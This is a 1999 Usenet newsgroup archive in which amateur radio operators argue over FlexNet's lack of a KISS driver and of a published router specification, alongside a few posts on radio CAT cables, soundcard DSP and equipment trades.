Date: 1999-01-14 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369E16E4.A357F3A9@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20336

Steve Sampson wrote:
>
> When is flexnet going to get a KISS driver?
> One that works with real TNC's.

NEVER. We do not consider KISS to be a protocol that you can
go on the air with.
Ok, you can use it to link 2 computers together - anything where the
timing is not critical - and this is supported in RMNC/FlexNet as well
as in PC/FlexNet.
Use the 6pack protocol, if you want to use a TNC.

Remember: KISS was a quick hack years ago to make TCP/IP work with
ordinary TNCs. It was *never* ment to become the standard of
connecting a TNC with the PC. So treat it like that: a *hack*.
6pack instead is much better as it avoids the problems KISS has.

I quote Phil Karn KA9Q who originally "invented" KISS:

"... And KISS is a hack that K3MC and I devised 12 years
ago to handle a very specific problem -- getting "raw" frames between
a TNC and a PC that didn't have its own HDLC interface. It really
wasn't meant to be used for anything else."

>
> Why not just plan, that in 1999, the protocol will
> be fully documented, and published. That way
> it can be included in commercial products that
> expand the hobby.

What do you want? The protocol specification for the auto router?
Why?

Letï¿½s put it like this:
if you really need the specs, you are not capable of implementing the
router,
as you are not able to fully understand it. If you understand it, it is
so
obvious, that you donï¿½t need the specs. You just have a look at
the internode qso of 2 FlexNet digipeaters and you understand, how it
works.
Apart from this: the router was specified in a paper (1991 DCC,
London/Ontario).

All other things in FlexNet *are* documented (have a look at the
homepage
http://home.pages.de/~flexnet). Some things are in the written sysop

manual (in German language).

You may not use FlexNet commercially, so why should we be interested
in having it included in commercial products? So why should anyone
do the hard work and write a proper protocol specification?

We are interested in applications and hardware drivers. Here the API is
well documented and some sample source code is available (although not
on the homepage).

Always keep in mind, that FlexNet is for FREE. You may use FlexNet for
non-commercial applications in amateur radio without paying for it.
So why do you demand something that would enable others to earn money
with it?

This doesnï¿½t mean, commercial products may or should not support
FlexNet.
6pack is fully documented and by now supported by at least one
commercial TNC
(TNC3 from Symek http://www.symek.com).

73ï¿½ Alexander

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| Alexander F. Kurpiers |
|
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| technik u. Elektroakustik | Fax : +49-6151-165545
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| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
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| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
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245. CAT cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: w9vhe@hsonline.net
Message-ID: <369e1d70.68902813@news.hsonline.net>
Source record: 20337

Anybody know what cable to use with the Yaesu FT-840 for its CAT
interface? I know it is a 6 pin mini-din, but is it a straight
cable,or whatever? Can I just use a 6 pin mini cable from an apple
computer for this?

246. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Jesus Arias <jesus@ele.uva.es>
Message-ID: <369DCE2E.683E0FFB@ele.uva.es>
Source record: 20338

Richi wrote:

> Is it really possible to take advantage of the latest Creative Labs
> technology and compete with the Amateur radio hardware available for Morse,
> DSP, etc....
>
> I have D/L'd a lot of programs for the above mentioned task and really
> haven't found anything impressive. Is this because the SoundBlaster isn't
> capable of doing as much as the dedicated hardware.

Even an old 8 bit SB is good enough for this pourpose. What you really need
is a fast CPU
and good software. Modern PC's are a lot faster than cheap (fixed point)
DSP's, and
Digital Signal Processing can beat any analog implementation. But this
requires a great
effort in software development.

I think that "dedicated hardware" is near to it's end...

Best regards.

Jesus (EB1DIX)

247. Re: CAT cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: "Robert M. Fay" <Robert.Fay@Unisys1.com>
Message-ID: <01be3ff9$e7ef9f80$06d33dc0@rmf2.rsvl.unisys.com>
Source record: 20339

I have a FT-747 that I have connected to a PC and you need a RS-232 level converter which converts the TTL radio interface to the RS232 computer port which sells from Yaesu for about $100. The other option is to make a interface cable for about $20 in parts and a couple of hours of time. The plans for the converter were in an article a couple of years ago in QST or its in the ARRL handbook.
Bob N0TVZ

Scott Wilkerson <w9vhe@hsonline.net> wrote in article
<369e1d70.68902813@news.hsonline.net>...
> Anybody know what cable to use with the Yaesu FT-840 for its CAT
> interface? I know it is a 6 pin mini-din, but is it a straight
> cable,or whatever? Can I just use a 6 pin mini cable from an apple
> computer for this?
>

248. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <369EB118.10F33435@junglevision.com>
Source record: 20340

"Dana H. Myers K6JQ" wrote:
> > Letï¿½s put it like this:
> > if you really need the specs, you are not capable of implementing the router,
> > as you are not able to fully understand it. If you understand it, it is so
> > obvious, that you donï¿½t need the specs. You just have a look at
> > the internode qso of 2 FlexNet digipeaters and you understand, how it
> > works.
>
> Oh, that's rich. Sanity check, sir. Specifications are published
> so people can independently build interoperable devices. This claim
> that "if you have to ask, you won't understand" is outrageous.

I agree with Dana here. If someone needs the spec then, they aren't able to
'fully understand' it? It's sooo obvious? What a joke. This just shows the
hacker mentality, where nothing is speced, everything is figured out by
just poking at it. So there! If they want the thing to be proprietary,
that's fine, it's their right. Why don't they just say so, and leave at that.

249. flexnet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-14 00:00:00 UTC
From: Gervais Fillion <gfillio1@globetrotter.net>
Message-ID: <77mdfd$c03$1@news.quebectel.com>
Source record: 20341

hi,can someone send me the files to run Flexnet ?
i am working on the com1 at 9600 kb.

mycall:ve2ckn
mydigit:ve2ckn-8

thank and waiting for it!

ve2ckn
gervais
bic,quebec

psi am running a KPC3 on my packet rig.

250. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77m3rfmc1@nnrp1.dejanews.com>
Source record: 20245

In article <369E16E4.A357F3A9@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
> Steve Sampson wrote:
> >
> > When is flexnet going to get a KISS driver?
> > One that works with real TNC's.
>
> NEVER. We do not consider KISS to be a protocol that you can
> go on the air with.

...

> I quote Phil Karn KA9Q who originally "invented" KISS:
>
> "... And KISS is a hack that K3MC and I devised 12 years
> ago to handle a very specific problem -- getting "raw" frames between
> a TNC and a PC that didn't have its own HDLC interface. It really
> wasn't meant to be used for anything else."

Pardon me for being dense, but, um, we're just asking to use
KISS to transfer raw frames between a TNC and a PC with no HDLC
interface.

Yes, I know KISS does not reflect actual channel activity
back to host PC, and is permitted to drop frames. That doesn't
make it useless, you know. Furthermore, there's this little
matter of KISS being widely available on non-TNC-2 clones,
like the TNCs I have.

> > Why not just plan, that in 1999, the protocol will
> > be fully documented, and published. That way
> > it can be included in commercial products that
> > expand the hobby.
>
> What do you want? The protocol specification for the auto router?
> Why?
>
> Let's put it like this:
> if you really need the specs, you are not capable of implementing the
> router,
> as you are not able to fully understand it. If you understand it, it is
> so
> obvious, that you don't need the specs. You just have a look at
> the internode qso of 2 FlexNet digipeaters and you understand, how it
> works.

Oh, that's rich. Sanity check, sir. Specifications are published
so people can independently build interoperable devices. This claim
that "if you have to ask, you won't understand" is outrageous.

> Apart from this: the router was specified in a paper (1991 DCC,
> London/Ontario).
>
> All other things in FlexNet *are* documented (have a look at the
> homepage
> http://home.pages.de/~flexnet). Some things are in the written sysop
> manual (in German language).
>
> You may not use FlexNet commercially, so why should we be interested
> in having it included in commercial products? So why should anyone
> do the hard work and write a proper protocol specification?

Indeed.

Never mind.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

251. Re: CAT cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: wbrock <wbrock@mc.net>
Message-ID: <369E9808.9D2D22C0@mc.net>
Source record: 20246

Scott Wilkerson wrote:

> Anybody know what cable to use with the Yaesu FT-840 for its CAT
> interface? I know it is a 6 pin mini-din, but is it a straight
> cable,or whatever? Can I just use a 6 pin mini cable from an apple
> computer for this?

Scancat also sell adapter cables for a whole bunch less than the
official yeasue versions
http://www.scancat.com

Good Luck,

Wally

252. WTB: HAL PCI-3000 RTTY card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990114234151.15070.00001014@ng-fw1.aol.com>
Source record: 20247

I'm looking for a HAL PCI-3000 Rtty Card.

Anybody Have one there not using??

TNX

Mike, WB9B

email mikehaack@aol.com

253. For trade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Oris <oris@dirtball.com>
Message-ID: <369ED510.5A21@dirtball.com>
Source record: 20248
Cross-posted to:
rec.radio.amateur.digital.misc,alt.ham-radio.packet,alt.ham-radio.marketplace,rec.radio.swap,rec.radio.amateur.misc

```
Hello I have a packet station for trade for a Kenwood TS 440 sat moblie
rig. It is a Kenwood TS 820 Dentron 160 10L and PK 232 TNC. You can
check it out at
http://www.dirtball.com/images/station8.jpg
Drop me a email oris@dirtball.com
```

254. Re: flexnet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <PSAn2.49$Ue.355777@news.goodnet.com>
Source record: 20249

Go to their web page and download it.

You'll have to forget about the KPC-3, it's not compatible with flexnet.

Gervais Fillion wrote in message <77mdfd$c03$1@news.quebectel.com>...
>hi,can someone send me the files to run Flexnet ?
>i am working on the com1 at 9600 kb.
>
>mycall:ve2ckn
>mydigit:ve2ckn-8
>
>thank and waiting for it!
>
>ve2ckn
>gervais
>bic,quebec
>
>psi am running a KPC3 on my packet rig.
>
>

255. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <J0Bn2.51$Ue.361487@news.goodnet.com>
Source record: 20250

Alexander Kurpiers wrote
>Steve Sampson wrote:
>>
>> When is flexnet going to get a KISS driver?
>> One that works with real TNC's.
>
>
>NEVER. We do not consider KISS to be a protocol that you can
>go on the air with.
>Ok, you can use it to link 2 computers together - anything where the
>timing is not critical - and this is supported in RMNC/FlexNet as well
>as in PC/FlexNet.
>Use the 6pack protocol, if you want to use a TNC.

Let me get this straight. You say the KISS is bad, and the Baycom is
Good? I was under the impression that the Baycom was a modem
simulator, that requires the host computer to sample the incoming
stream, and perform the HDLC simulation?

How is this better than KISS?

>Remember: KISS was a quick hack years ago to make TCP/IP work with
>ordinary TNCs. It was *never* ment to become the standard of
>connecting a TNC with the PC. So treat it like that: a *hack*.
>6pack instead is much better as it avoids the problems KISS has.

I haven't used a TNC-2 clone in 8 years. Don't plan to either.

>Let's put it like this:
>if you really need the specs, you are not capable of implementing the
>router,
>as you are not able to fully understand it. If you understand it, it is
>so
>obvious, that you don't need the specs. You just have a look at
>the internode qso of 2 FlexNet digipeaters and you understand, how it
>works.

Let's put it like this: you're just a toad. When you take a few
engineering courses, and then learn about Computer Science, we can
discuss the issue further. I feel like I just had an argument with a
13 year old kid.

Good Bye,

Steve

256. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369F0C18.1720AED9@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20251

Rich wrote:
> I had to reread the cited posting a few times to make sure that I wasn't
> missing a subtle joke. After going back through DejaNews, it appears that
> the FlexNet folks actually *do* hold the philosophy that they are the
> only people competent enough on the face of the earth to integrate with
> the system, and therefore are attempting to achieve some sort of
> security by obscurity. Does that mean that the reverse engineer is supposed
> to make his product bug-compatible, as well, instead of fixing problems
> that come up?

If you find a bug during reverse engineering, it can be fixed in
FlexNet.
FlexNet is now 10 years old, tested on >1000 digipeaters in the RMNC
version,
and an unknown number of PCs. Of course it may still have bugs, but I
donï¿½t
think, you can easily find them during reverse engineering. Remember:
FlexNet
is not from M$... it is FREE software, written for the amateur radio
community,
- not to get rich fast.

>
> Well, I don't accept that philosophy when it comes to the OS or tools
> that I use, and certainly wouldn't support an amateur networking system whose
> designers are, for whatever reason, afraid to open up their software to
> peer review. Its a pity that they seem to have missed the boat on all of
> the huge strides that open systems have made in the past few years, with the
> concurrent rapid increases in stability, integration, and number of users.

This depends on what you want. Linux for example is as stable as it is,
because
some really good programmers keep an eye on it and not everything, that
is
hacked into it, is distributed.

If you look at the various xNOSes derived from the original KA9Q source,
this
is different. You can see there, that many people have not understood
the
source, the protocol and what they were doing.

So although open source may be a good thing, Gunter (D)K7WJ, the author
of FlexNet, has
chosen NOT to release the source code. The main reason was, that if
something

in a FlexNet network goes wrong, it is always HIM to blame.
The result of this philosophy is that FlexNet is
extremly stable (on RMNC, the PC version under Win95 has some stability
problems
that may be related to Win95 itself). The drawback of course is, that
only
features, Gunter likes, are implemented and only limited platforms are
supported.

And yet: if you canï¿½t accept, that the software you use is not open,
donï¿½t use it.

73ï¿½ Alexander

PS: Iï¿½d like to stress that I speak for myself, NOT for FlexNet
(whatever that is,
as there is no company whatsoever).

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257. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369F197E.CC831681@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20252

Steve Sampson wrote:

> Let me get this straight. You say the KISS is bad, and the Baycom is
> Good? I was under the impression that the Baycom was a modem
> simulator, that requires the host computer to sample the incoming
> stream, and perform the HDLC simulation?
>
> How is this better than KISS?

HDLC emulation is not a big deal, according to measurements Tom (HB9JNX)
took, a normal
pentium can easily handle >1Mbit/s. Ok, the baycom modem itself
puts a very high interrupt load on the computer. But still: if the
computer decides to transmit - it transmits. If the computer receives
something,
it immediatly knows, it canï¿½t transmit now. With KISS, you put the
frame into the TNC and the TNC will transmit it some time. If you decide
to
transmit, you canï¿½t know your TNC is busy receiving lots of frames and
it will
take a long time until your frame is being transmitted. Maybe it was
obsolete
be the time, you get the frame, the TNC was receiving while the computer
was transmitting the frame to the TNC....
There is now way to find this out using KISS.
No problem with Baycom type modems: everything is real time. With 6pack
it is
a bit worse, you always have a considerable delay of the time the
transmission
of one byte over RS232 takes. But this is negligible compared to KISS.

>
> Let's put it like this: you're just a toad. When you take a few
> engineering courses, and then learn about Computer Science, we can
> discuss the issue further. I feel like I just had an argument with a
> 13 year old kid.

I donï¿½t think I need to comment on that. If you want to go on discussing
technical issues - fine. If you want to insult me, go on, but in
personal email.
I donï¿½t think, anybody here is interested in that.

73ï¿½ Alexander

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258. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369F33C0.D47DCFE9@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20253

Cathryn Mataga wrote:
>
> "Dana H. Myers K6JQ" wrote:
> > > Letï¿½s put it like this:
> > > if you really need the specs, you are not capable of implementing the router,
> > > as you are not able to fully understand it. If you understand it, it is so
> > > obvious, that you donï¿½t need the specs. You just have a look at
> > > the internode qso of 2 FlexNet digipeaters and you understand, how it
> > > works.
> >
> > Oh, that's rich. Sanity check, sir. Specifications are published
> > so people can independently build interoperable devices. This claim
> > that "if you have to ask, you won't understand" is outrageous.
>
> I agree with Dana here. If someone needs the spec then, they aren't able to
> 'fully understand' it? It's sooo obvious? What a joke. This just shows the
> hacker mentality, where nothing is speced, everything is figured out by
> just poking at it. So there! If they want the thing to be proprietary,
> that's fine, it's their right. Why don't they just say so, and leave at that.

Iï¿½m sorry, my posting was a bit arrogant, ok. But I was tired of always
answering
the same question for years...

The main problem with the autorouter is, that its function depends on
the
integrity of the whole network. If only one digipeater is 99%
compatible, this
could effect the whole network.
This is due to the fact that the router relies on its ability to avoid
loops.
In contrast to Netrom there is no hop counter, so if the router produces
a loop
- thatï¿½s it... Of course loops will sometimes build in any real network,
but they
should immediatly vanish, if the router works ok. If you have a faulty
implementation, this may be a problem. A FlexNet digipeater *relies* on
the
information it gets from its neighbours. This causes problems if
the information it gets is wrong.
Another important issue is when to send routing information to whom. If
you
do it too often, you waste bandwidth, if you do it not often enough, you
get
loops or you canï¿½t recover from a sudden link failure fast enough.

And still: the internode protocol itself is really very simple. It is plain ASCII,
and basically you have the RTT measuremt frames (255 spaces), the corresponding
RTT measurement and the exchange of routing information. This routing information is the call of the digipeater + the expected RTT in 0.1s units.
I think you need 10 min to understand that.
Of course there are some more frames, but nothing really difficult.

The main difficulty is the routing algorithm itself. And here, not the main algorithm,
but the behaviour if something goes wrong, is important. So it is really important
to fully understand the way the router works, before you try to implement it.
I couldnï¿½t do it...

Trying to write a specification for this router would be a tedious task, as you
1. have to specify the protocol [easy]
2. have to describe the router [difficult]
3. have to specify the behaviour of the router under any conditions that might
occur (like having digipeaters in the network with faulty hardware/software)
[extremly difficult].
4. have to specify some other features, mandatory for FlexNet or for the users
of FlexNet ("reversable" AX.25 address field, PID independed transport, fully
adaptive parameters...)

Currently I know of 5 attempts to implement the FlexNet router:

The 1st was Baycom-Node for PCs, which is not supported anymore.
The Baycom people decided to use the "real" FlexNet instead and contributed to PC/FlexNet.
There was than a software called Digiware, mainly for a V50 based TNC (Falcon).
In Wampes (Unix) there is a FlexNet compatible router included (with source), but
I donï¿½t know how good it is.
Quite new are implementations of the autorouter in Xnet and TheNetNode (source available).

So you canï¿½t say, the router is really proprietary. From all of the above only
Baycom together with the author of FlexNet once described the router in a
paper. This was not a real specification, only part 1. and an overview of 2.
were covered. What you demand is a whole lot of work for which I donï¿½t

see
enough reason to do it.

The interoperability is still given without a spec, as "on the outside"
every FlexNet
digipeater uses AX.25. Furthermore for PC/FlexNet two software
interfaces are
documented and supported:
- the L1 driver interface for new hardware - if anybody really thinks
KISS
needs to be supported, it is possible.
- the application interface

The percentage of amateurs that need more information is too low to
justify the work on
a proper specification. If you insist I can try to find a copy of the
"famous" DCC paper
- I just have the German ASCII version.

73ï¿½ Alexander DL8AAU

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259. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <p9Hn2.64$Ue.540227@news.goodnet.com>
Source record: 20254

Alexander Kurpiers wrote

>HDLC emulation is not a big deal, according to measurements Tom (HB9JNX)
>took, a normal
>pentium can easily handle >1Mbit/s. Ok, the baycom modem itself
>puts a very high interrupt load on the computer. But still: if the
>computer decides to transmit - it transmits. If the computer receives
>something,
>it immediatly knows, it can't transmit now. With KISS, you put the
>frame into the TNC and the TNC will transmit it some time. If you decide
>to
>transmit, you can't know your TNC is busy receiving lots of frames and
>it will
>take a long time until your frame is being transmitted. Maybe it was
>obsolete
>be the time, you get the frame, the TNC was receiving while the computer
>was transmitting the frame to the TNC....
>There is now way to find this out using KISS.
>No problem with Baycom type modems: everything is real time. With 6pack
>it is
>a bit worse, you always have a considerable delay of the time the
>transmission
>of one byte over RS232 takes. But this is negligible compared to KISS.

I doubt a Pentium can handle that rate on its serial port. Maybe a good
soundcard with a DMA buffer...

A lot of what you say about KISS is statistically correct, but technically
unimportant until you get to data rates over 100 kbps. Stuff most
Amateurs use, is very slow, and the latency of the TNC using a serial
port is not as technically challenging as you outline. All that KISS is,
is a SLIP with a command byte. The command byte can be used to
set TNC parameters, or address channels. Your argument may have
some merit at 1.2 kbps, where computer frames are 100 times the
speed capability of the modem, less merit at higher speeds.

Consider for example, that modems are connected to serial ports,
and the data can easily overrun the modem rate. Are you sugesting
that serial ports should be thrown out, and we should use Baycom
modem simulators to do our internet with? After all, the computer
may send a byte to the modem, and "take a long time until your
frame is being transmitted. Maybe it was obsolete."

I suggest that your technical argument, is actually an emotional
argument, and one not based on any facts. You are theorizing

about something that doesn't happen in the real world. Since
more than 75% of Amateur Radio communications is via TNC's
in the United States, with Baycom type modems below 10% use,
I can only theorize that the flexnet development is not interested
in deploying their system outside of Germany. To do so here,
would be for Hams to invest in more equipment for an already
obsolete data rate. It's like Microsoft spending all its time
developing for a Commodore 64 computer, and ignoring the fact
that 75% of computer owners don't own one.

I suggest, that if you are serious about making in-roads into the
US, that you study what they have now. Right now, flexnet is a
non-event. You can brag all you want, I for one am not going to
buy a modem simulator to see if it works at 1.2 kbps. No, I think
I will wait for a TAPR modem that uses (gasp) an ethernet port.

Steve
"Stupidity is like nuclear power; it can be used for good or evil"
--Dilbert

260. Re: CAT cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: w9vhe@hsonline.net
Message-ID: <369f4376.144178188@news.hsonline.net>
Source record: 20255

I have an interface for the 840, but no cable from the interface to
the radio. It was originally used on the FT747, which has a different
CAT plug on the radio end.

On Fri, 15 Jan 1999 01:21:12 +0000, wbrock <wbrock@mc.net> wrote:

>Scott Wilkerson wrote:
>
>> Anybody know what cable to use with the Yaesu FT-840 for its CAT
>> interface? I know it is a 6 pin mini-din, but is it a straight
>> cable,or whatever? Can I just use a 6 pin mini cable from an apple
>> computer for this?
>
>Scancat also sell adapter cables for a whole bunch less than the
>official yeasue versions
>http://www.scancat.com
>
>Good Luck,
>
>Wally

261. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <77nca4$bs9@enews2.newsguy.com>
Source record: 20256

Rich wrote in message ...
>On Thu, 14 Jan 1999 19:08:08 -0800, Cathryn Mataga
<cathryn@junglevision.com> wrote:
>>I agree with Dana here. If someone needs the spec then, they aren't able
to
>>'fully understand' it? It's sooo obvious? What a joke. This just shows
the
>>hacker mentality, where nothing is speced, everything is figured out by
>>just poking at it. So there! If they want the thing to be proprietary,
>>that's fine, it's their right. Why don't they just say so, and leave at
that.
>
> I had to reread the cited posting a few times to make sure that I wasn't
>missing a subtle joke. After going back through DejaNews, it appears that
>the FlexNet folks actually *do* hold the philosophy that they are the
>only people competent enough on the face of the earth to integrate with
>the system, and therefore are attempting to achieve some sort of
>security by obscurity.

And the system YOU invented and developed, Rich ... Is it better than
FlexNet? ;-)

>
> Well, I don't accept that philosophy when it comes to the OS or tools
>that I use, and certainly wouldn't support an amateur networking system
whose
>designers are, for whatever reason, afraid to open up their software to
>peer review. Its a pity that they seem to have missed the boat on all of
>the huge strides that open systems have made in the past few years, with
the
>concurrent rapid increases in stability, integration, and number of users.

You appear to have missed the boat on all of the huge strides that a closed
system (FlexNet) has achieved. Name one, just one openly-developed system
which is as advanced as FlexNet...

Ha Haw hawr! You walked right into that one, Rich. Until you can come up
with something; Anything demonstrably as good or better than FlexNet which
was written using your "open" system, I'm afraid you are just going to have
to be used to defending a "third weenie" practice; Great about making
claims, but poor at producing results.

Results: That's what counts, OM. - And that's precisely what you cannot
come up with and show.

Next?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

262. E-mail address of HAMCOMM author?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Steve <director@scotia-technologies.co.uk>
Message-ID: <19990115124744859 11@scotia-technologies.co.uk>
Source record: 20257

Can anyone help me with the above e-mail address, or even the website
if there is one.

TIA
Steve H

263. HELP: record .WAVs of internet radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Gary Truemner <quest97@netcom.ca>
Message-ID: <01be4098$1209ee80$8354b5cf@quest97.netcom.ca>
Source record: 20258

How do I record .WAVs from internet radio station?

I listen to live radio with RealPlayerPlus. The Win95 Accessory Sound
Recorder seems to use the same audio input... to AWE32 sound card.
--

Regards,
Gary
Please eMail at Quest97@netcom.ca

264. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <369F5C7F.7AD3C652@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20259

Steve Sampson wrote:
>
> Alexander Kurpiers wrote
>
> >HDLC emulation is not a big deal, according to measurements Tom (HB9JNX)
> >took, a normal
> >pentium can easily handle >1Mbit/s. Ok, the baycom modem itself

> I doubt a Pentium can handle that rate on its serial port. Maybe a good
> soundcard with a DMA buffer...

Of course not, I ment only the HDLC operation itself.

>
> Consider for example, that modems are connected to serial ports,
> and the data can easily overrun the modem rate. Are you sugesting
> that serial ports should be thrown out, and we should use Baycom
> modem simulators to do our internet with? After all, the computer
> may send a byte to the modem, and "take a long time until your
> frame is being transmitted. Maybe it was obsolete."

Yes, but here the "L2" is in the modem. The modem does all the handling
of the data. KISS on the other hand is nothing more than 2 wires with
lots of latency between the computer and the HDLC.
Apart from that: who is using your telephone line while the modem is
online?
Yes: you and only you (at least I hope so ;-)). This is different
for a wireless network where you have to share the channel amoung
others. And
of course the modem does full duplex - so it may send while receiving.
Another difference between your telephone line and the wireless channel
is, that
the latter may change - your telephone line is static. So it is much
easier for
the modem to handle the traffic than for the TNC. Now you put in a lot
of latency (=KISS). Iï¿½m not saying, it wonï¿½t work with KISS, Iï¿½m just
saying
it will work not as good as some other hardware.

>
> I suggest that your technical argument, is actually an emotional
> argument, and one not based on any facts. You are theorizing
> about something that doesn't happen in the real world. Since
> more than 75% of Amateur Radio communications is via TNC's
> in the United States, with Baycom type modems below 10% use,
> I can only theorize that the flexnet development is not interested

> in deploying their system outside of Germany. To do so here,
> would be for Hams to invest in more equipment for an already
> obsolete data rate. It's like Microsoft spending all its time
> developing for a Commodore 64 computer, and ignoring the fact
> that 75% of computer owners don't own one.

Ok, that is right. I for myself wouldnï¿½t spend any money on upgrading a
TNC
for 1k2 so that it can be used together with FlexNet. (BTW I doubt, that
all these
TNCs are currently all operated using KISS - but this is another thing).
TNC2 clones work fine with 6pack.

In Germany I think 75% use TNCs aswell, but less than 5% use Kantronics
equipment.
Mainly TNC2 compatible TNCs are used. We donï¿½t have the
possibility to change Kantronics firmware, so they would have to do
that. They
did it once and implemented the DAMA mode (which is needed here as about
30%
of our digipeaters use it). So if the HAMs in the states would ask
Kantronics,
maybe they can implement 6pack. It isnï¿½t difficult at all, but of course
they
would have to believe that it is important to have this feature.

You still ignore the fact that Microsoft has to earn money with their
software, we donï¿½t (at least not with FlexNet). Amateur radio is a
hobby (at least for me).

>
> I suggest, that if you are serious about making in-roads into the
> US, that you study what they have now. Right now, flexnet is a
> non-event. You can brag all you want, I for one am not going to
> buy a modem simulator to see if it works at 1.2 kbps. No, I think
> I will wait for a TAPR modem that uses (gasp) an ethernet port.
>

Of course something like that would be great. Or USB which could be much
cheaper.
Writing a L1 driver for FlexNet shouldnï¿½t be too hard...

Anyway... we are not selling FlexNet. If you want to use it, fine.
And if you donï¿½t want to use FlexNet, thatï¿½s also fine.

If you want to use KISS, you can. The FlexNet KISS driver only does not
support
setting the L1 parameters - you can do this with a small program. From a
technical point of view you reduce the capabilities of FlexNet a lot, as
you
loose the adaptive channel access - but you can use it that way.
Or lets put it like that: you can do CW with an SSB filter. You can even

do a CW contest that way... but it is much easier with a narrow CW
filter.

73ï¿½ Alexander

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265. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77nva0juv1@nnrp1.dejanews.com>
Source record: 20260

In article <77mg53$hds@enews4.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Cathryn Mataga wrote in message <369EB118.10F33435@junglevision.com>...
> >"Dana H. Myers K6JQ" wrote:
> >> > Let's put it like this:
> >> > if you really need the specs, you are not capable of implementing the
> router,
> >> > as you are not able to fully understand it. If you understand it, it is
> so
> >> > obvious, that you don't need the specs. You just have a look at
> >> > the internode qso of 2 FlexNet digipeaters and you understand, how it
> >> > works.
> >>
> >> Oh, that's rich. Sanity check, sir. Specifications are published
> >> so people can independently build interoperable devices. This claim
> >> that "if you have to ask, you won't understand" is outrageous.
> >
> >I agree with Dana here. If someone needs the spec then, they aren't able
> to
> >'fully understand' it? It's sooo obvious? What a joke. This just shows
> the
> >hacker mentality, where nothing is speced, everything is figured out by
> >just poking at it. So there! If they want the thing to be proprietary,
> >that's fine, it's their right. Why don't they just say so, and leave at
> that.
>
> They have, plainly spelled out in the docs for anyone to read. These guys
> are just whining. They'll get tired of it, eventually. Isn't it funny how
> the guys doing the whining are always the very last ones to get tired of it?
> ;-)

```
Charles, I appreciate your enthusiasm for amateur radio, but you're
clearly not a software engineer. Unless you've designed and/or
implemented network protocols, device drivers and network applications,
you're really not in a position to speak with any kind of authority.

Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
```

266. Modem technology (was Re: FlexNet protocol specification?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-15 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <77nvjtkbl1@nnrp1.dejanews.com>
Source record: 20261

In article <p9Hn2.64$Ue.540227@news.goodnet.com>,
"Steve Sampson" <ssampson@usa-site.net> wrote:

> Consider for example, that modems are connected to serial ports,
> and the data can easily overrun the modem rate. Are you sugesting
> that serial ports should be thrown out, and we should use Baycom
> modem simulators to do our internet with?

Heh. I'm sure you've seen the (increasingly popular) 'controllerless'
modems, they're just a data pump and a smarter device driver. If that
